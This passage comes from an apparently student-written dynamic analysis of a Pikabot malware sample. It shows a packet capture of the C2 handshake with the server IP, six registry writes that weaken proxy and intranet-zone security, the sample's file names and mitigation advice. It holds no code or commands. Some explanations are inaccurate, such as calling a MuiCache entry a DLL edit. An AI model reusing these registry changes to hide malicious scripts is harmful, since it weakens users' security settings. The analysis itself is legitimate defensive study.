The last major action that takes place is the establishing of a handshake. The two servers exchange keys, followed by an encrypted handshake. Since it is encrypted, we are not able to see the messages, likely do to the Pikabot's robust design. Once the handshake was established the Pikabot gathered information and continued running in the back group of the victim machine until the session was terminated.




ip.addr == 207.246.123.214

Time	Source	Destination	MAC Address	Source Port	Destination Port	Host Name	Info
92.087…	207.246.123.214	10.2.8.101	20:e5:2a:b6:93:f1	443	53113		Certificate, Server Key Exchange, Server Hello Done
92.100…	10.2.8.101	207.246.123.214	00:08:02:1c:47:ae	53113	443		Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
92.167…	207.246.123.214	10.2.8.101	20:e5:2a:b6:93:f1	443	53113		443 → 53113 [ACK] Seq=3999 Ack=271 Win=43008 Len=0
92.167…	207.246.123.214	10.2.8.101	20:e5:2a:b6:93:f1	443	53113		Change Cipher Spec, Encrypted Handshake Message
92.183…	10.2.8.101	207.246.123.214	00:08:02:1c:47:ae	53113	443		Application Data
92.252…	207.246.123.214	10.2.8.101	20:e5:2a:b6:93:f1	443	53113		443 → 53113 [ACK] Seq=4050 Ack=487 Win=43008 Len=0
92.400…	207.246.123.214	10.2.8.101	20:e5:2a:b6:93:f1	443	53113		Application Data
92.401…	207.246.123.214	10.2.8.101	20:e5:2a:b6:93:f1	443	53113		443 → 53113 [PSH, ACK] Seq=5426 Ack=487 Win=43008 Len=1376 [TCP segment
92.401…	207.246.123.214	10.2.8.101	20:e5:2a:b6:93:f1	443	53113		443 → 53113 [ACK] Seq=6802 Ack=487 Win=43008 Len=1376 [TCP segment of a
92.401…	10.2.8.101	207.246.123.214	00:08:02:1c:47:ae	53113	443		53113 → 443 [ACK] Seq=487 Ack=6802 Win=131072 Len=0
92.401…	207.246.123.214	10.2.8.101	20:e5:2a:b6:93:f1	443	53113		443 → 53113 [PSH, ACK] Seq=8178 Ack=487 Win=43008 Len=1376 [TCP segment

Registry Modifications


Any.Run allows us to see which registry values we're modified. In this environment, we were able to find 26,456 read events and 32 write events. We will mainly be focusing on the key write events caused by the Pikabot malware.



(PID) Process: (5496) WinRAR.exe **Key:** HKEY_CLASSES_ROOT\Local Settings\MuiCache\4c\52C64B7E
Operation: write **Name:** @C:\Windows\System32\wshext.dll,-4804
Value: JavaScript File


DLL Registry edit.

The first edit we see is to the dynamic link library file in our system32 folder. This edit added the value "JavaScript File". As we talked about earlier, the Pikabot malware is created from a JavaScript code execution, and the execution starts by changing the Dynamic link library file in the registry to alter how windows handles JavaScript files when running them. This allows the Pikabot malware to make the following changes in the registry as we will see in the Figures below.




(PID) Process: (1832) wscript.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation: write **Name:** ProxyBypass
Value: 1

The second edit enables proxy bypass which has the computer bypass the current set up proxy server (like a workplace or personal one) and directs the traffic to a different proxy server address. Based on the Pikabot Malware we can assume that this alternate proxy server is malicious.




(PID) Process: (1832) wscript.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation: write **Name:** IntranetName
Value: 1

The third edit alters the IntranetName value to recognize a specific location as a part of its intranet zone. This allows Pikabot to bypass a windows security feature by gaining a level of trust with where the data is being sent.




(PID) Process: (1832) wscript.exe **Key:** HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation: write **Name:** UNCAsIntranet
Value: 1

The fourth edit involves Universal Naming Conventions (UNC). The UNCAsIntranet Registry value is like the IntranetName value but deals with UNC paths (e.g. \server\share\file) to bypass security features on the internet.



(PID) Process: (1832) wscript.exe
Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap
Operation: write
Name: AutoDetect
Value: 0

This fifth Registry edit is probably the most important as it sets the value of AutoDetect to 0 which disables it. This means that the computer will not look to detect things like IP address, DNS server, or proxy configurations from the network, but will rely on the manually configured settings (which are being changed by Pikabot)




(PID) Process: (1832) wscript.exe
Key: HKEY_CURRENT_USER\Software\Microsoft\Windows Script\Settings\Telemetry\wscript.exe
Operation: write
Name: JScriptSetScriptStateStarted
Value: E8CC130000000000

The sixth registry edit impacts the value of JScriptSetScriptStateStarted which refers to how windows interpret the state or process of JavaScript scripts running in the background. While we are unable to identify what this edited value would change for this Registry, we can infer that it allows the Pikabot Script to run privately in the background without having its state checked.

Visual Modifications

When it comes to Visual modifications, Pikabot does a great job at hiding what it is doing. Just as it edited the registry to not show its script running in the background, when the script is run originally it shows no pop-up, command lines, or any sign of the process. This makes the user unaware of the effects from the Malware and what it has created in the background. The only thing that the user will see is the original zip file that the Malware comes in as seen below.



2024-02-08-TA577-Pikabot-malware-and-artifacts.zip - ZIP archive, unpacked size 1,450,314 bytes

Name	Size	Packed	Type	Modified	CRC32
..			File folder		
Qft.zip *	24,832	24,844	WinRAR ZIP archive	2/8/2024 5:24 ...	3CF1E9B5
2024-02-08-IOC...	3,027	1,428	Text Document	2/9/2024 12:25 ...	D19CDF5F
Jrdhtjydhjf.exe *	1,361,408	749,372	Application	2/8/2024 5:26 ...	D7F239C3
Qft.js *	61,047	19,199	JavaScript File	2/4/2024 11:34 ...	9E1D0AE6

Total 4 files, 1,450,314 bytes

Summary + Mitigation Efforts

Overall, Pikabot is a highly effective malware that is a serious threat to other machines. There are some mitigation efforts that should be brought up and used. First mitigation effort is to always have the most up to date system software Aswell as any antivirus software. The second mitigation tactic is educating yourself or others on how to avoid social engineering attacks. Another thing to look out for is Java script, it's important to not run Java Script as it could potentially be used for phishing for important information. Lastly, it's very important to make sure you take proper network security measures throughout your day.

Mitre T1204.2 https://attack.mitre.org/techniques/T1204/002/

Mitre T1059.001 https://attack.mitre.org/techniques/T1059/001/

Mitre T1012 https://attack.mitre.org/techniques/T1012/

References (All)

Adel, M. (2023, July 31). *Pikabot deep analysis*. D01a. https://d01a.github.io/pikabot/

Hammond, J., & Chapman, R. (2024, February 5). *PikaBot Malware Analysis: Debugging in Visual Studio*. Www.youtube.com. https://www.youtube.com/watch?v=k2rH0ISuMwE&ab_channel=JohnHammond

Mori, M. (2024, February 27). *DCRat: Step-by-Step Analysis in ANY.RUN*. ANY.RUN's Cybersecurity Blog. https://any.run/cybersecurity-blog/dcrat-analysis-in-any-run/#dcrat-static-analysis-7109

Malware-Traffic-Analysis.net - 2024-02-08 - TA577 Pikabot infection. (2024, February 8). https://www.malware-traffic-analysis.net/2024/02/08/index.html